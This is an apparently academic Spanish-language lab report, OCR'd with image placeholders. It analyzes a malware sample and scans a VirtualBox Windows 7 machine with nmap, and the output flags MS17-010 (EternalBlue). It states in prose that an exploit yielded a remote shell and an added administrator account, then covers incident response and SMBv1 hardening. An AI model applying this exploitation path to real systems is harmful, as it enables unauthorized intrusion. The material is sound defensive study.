


Fuente: *elaboración propia con base al uso de autoruns. (2025).*

Con la Herramienta Regshot tomamos una muestra del sistema antes de ejecutar el archivo ejecutable winse20w0.exe y otra toma después de ejecutarlo y comparamos los cambios que se realizaron al momento de ejecutar el archivo:

Figura 18.

Análisis Regshot



Fuente: *elaboración propia con base al análisis Regshot. (2025).*

Figura 19.

Análisis Regshot 2

Fuente: *elaboración propia con base al análisis Regshot. (2025).*

Afectación del ataque a máquina Windows

Como es bien sabido Windows 7 es un sistema operativo ya obsoleto que no tiene soporte por Microsoft, lo que lo hace ser vulnerable por el avance de las amenazas cibernéticas, la falta de actualización de los parches de seguridad y la ejecución de programas que permitan la apertura de puertos y demás vulnerabilidades.

Al momento de realizar un escaneo de puertos usando la herramienta de nmap se logra identificar puertos abiertos que pueden ser explotados y vulnerabilidades asi:

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)

554/tcp open rtsp?

2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-server-header: Microsoft-HTTPAPI/2.0

10243/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

49152/tcp open msrpc   Microsoft Windows RPC

49153/tcp open msrpc   Microsoft Windows RPC

49154/tcp open msrpc   Microsoft Windows RPC

49155/tcp open msrpc   Microsoft Windows RPC

49156/tcp open msrpc   Microsoft Windows RPC

49165/tcp open msrpc   Microsoft Windows RPC

MAC Address: 08:00:27:92:80:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

| Disclosure date: 2017-03-14

| References:

| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Como podemos observar se encuentran puertos abiertos relacionados a Microsoft RPC (135), NetBIOS (139), SMB (445), y servicios HTTPAPI.

Estos servicios abiertos indican que el sistema operativo tiene una versión vulnerable de Windows (Windows 7, Vista o 2008 Server) con fallos conocidos. En especial el puerto 445/tcp (SMB) este puerto es crítico porque es afectado por vulnerabilidades graves como EternalBlue.

A través de un exploit se logró vulnerar ese servicio y conseguir una Shell remota, lo que permitió tener control completo sobre el sistema afectado sin necesidad de tener usuario o credenciales de acceso. Igual el sistema permitió sin ningún problema crear un usuario y convertirlo en administrador para lograr tener acceso y mantener el control de la máquina afectada.

Un atacante con el acceso a esta máquina puede lograr lo siguiente:

Tener un control completo de la máquina sin permiso alguno, robar o fugar información de interés sin que el usuario se dé por enterado.

Mantener persistencia dentro de la máquina y la red, manteniendo el usuario creado o puertas traseras para ingresar cuando quiera.

Puede comprometer otras máquinas realizando movimientos laterales y vulnerar otras máquinas que no cuenten con parches de seguridad y debilidades en el sistema.

Se compromete la confidencialidad, integridad y disponibilidad de la empresa.

Figura 20.

Ataque máquina Windows 7

Fuente: *elaboración propia con base al escaneo nmap. (2025).*

Actuaciones en Caso de un Ataque Informático en Tiempo Real

En caso de un ataque en tiempo real lo primero que indagaríamos seria los siguientes aspectos:

Identificar el vector del ataque e intentar interpretar el alcance que pueda tener y la naturaleza del ataque con ello lograr aplicar las medidas de contención de manera inmediata para evitar la propagación en la red, evitar el comprometimiento de otras máquinas y la perdida de datos críticos.

Verificar los comportamientos anómalos del sistema identificado como comprometido, esto se puede realizar verificando procesos desconocidos o que estén consumiendo bastantes recursos de memoria o disco, verificar en la máquina afectada el consumo de sus recursos un uso elevado de la CPU, memoria, disco duro, igualmente verificar las conexiones de red inusuales o puertos abiertos con conexiones establecidas a direcciones IP´s desconocidas, verificar la reputación y ubicación geográfica de esas direcciones IP´s detectadas.

También se puede verificar los logs del sistema operativo afectado en el caso de Sistema Operativo Windows en Windows Events Viewer, para encontrar eventos de inicio de sesión sospechosos, posible errores críticos o intentos fallidos de acceso al sistema.

Podemos apoyarnos de herramientas como son netstat, TCPView o Wireshark para verificar conexiones activas, actividad en la red y posible trafico malicioso a direcciones de botnet o posibles Command and Control.

Al verificar la magnitud del ataque es recomendable de inmediato aislar la máquina de la red para evitar movimientos laterales en la red.

Posteriormente realizar un triage al equipo afectado para encontrar vulnerabilidades y brechas de seguridad que permitieron el ataque y comprometimiento de la máquina.

Se puede ejecutar el programa forense como Volatility para descartar sospechas de malware en la RAM.

Se debe documentar todos los hallazgos con capturas, logs, y hashes de archivos involucrados.

La recolección de esta información nos ayuda a evitar que el ataque escale a otras máquinas o sistemas. Siempre lograr preservar las evidencias para el análisis forense y de respaldo para acciones legales si hay lugar.


Medidas de Hardenización

Teniendo en cuenta el ataque y realizando una nueva verificación de los puertos y vulnerabilidades que cuenta la máquina Windows 7 se realizaría el siguiente proceso de hardenización:

Se Hace un Nuevo Escaneo a la Maquina con Nmap:

Figura 21.

Escaneo de Vulnerabilidades nmap



Fuente: *elaboración propia con base al escaneo nmap. (2025).*

La máquina fue vulnerada mediante el ataque a la vulnerabilidad de SMBv1(MS17-010/CVE-2017-0143).

Deshabilitar el protocolo SMBv1 que es ya obsoleto y vulnerable, se puede realizar desde las políticas del sistema operativo o desde los registros de Windows.


Vamos a realizar la desactivación mediante el registro, para ello abrimos un blog de notas y copiamos lo siguiente:

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters] "SMB1"=dword:00000000

Figura 22.

Creación archivo.reg



Fuente: *elaboración propia creando un archivo .reg. (2025).*

Se debe guardar el archivo con la extensión .reg, hacemos doble clic en el archivo, aceptamos y reiniciamos el sistema para que los cambios se guarden y poder así desactivar el SMB1**.**


Figura 23.

Verificación creación archivo. reg

Fuente: *elaboración propia con base creación archivo .reg. (2025).*

Figura 24.


Ejecución archivo Desactivar SMB1.reg



Fuente: *elaboración propia con base creación archivo .reg. (2025).*

Figura 25.

Ejecución correcta desactivar SMB1



Fuente: *elaboración propia con base creación archivo .reg. (2025).*

Después de realizar el reinicio verificamos manualmente que la clave se halla aplicado correctamente:


Abrimos el editor de registros regedit y buscamos la siguiente llave de registro

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

Y debemos constatar que el valor este en cero (0).

Figura 26.

Comprobación desactivación SMB1




Fuente: *elaboración propia con base creación archivo .reg. (2025).*

Instalar parches de seguridad críticos, aunque estamos ante un sistema operativo que ya no tiene soporte se pueden descargar las actualizaciones manualmente para lograr asegurar en lo que más se pueda el sistema operativo. En especial el parche para MS17-010 que soluciona la vulnerabilidad explotada por herramientas como EternalBlue muy usada en los WannaCry. Ingresamos al sistema de Windows para realizar descargar las actualizaciones del sistema así:

Figura 27.


Windows Update



Fuente: *elaboración propia con base activación de firewall windows. (2025).*

Figura 28.

Actualización Windows 7




Fuente: *elaboración propia con base activación de firewall windows. (2025).*

Si el equipo no tiene conexión a internet se puede hacer la descarga de los paquetes de actualización de Windows 7 que están disponibles y correrlas dentro de la máquina.

Figura 29.


Catálogo de actualizaciones Windows



Fuente: *elaboración propia con base a la descarga de las actualizaciones seguridad microsoft. (2025).*

Figura 30.

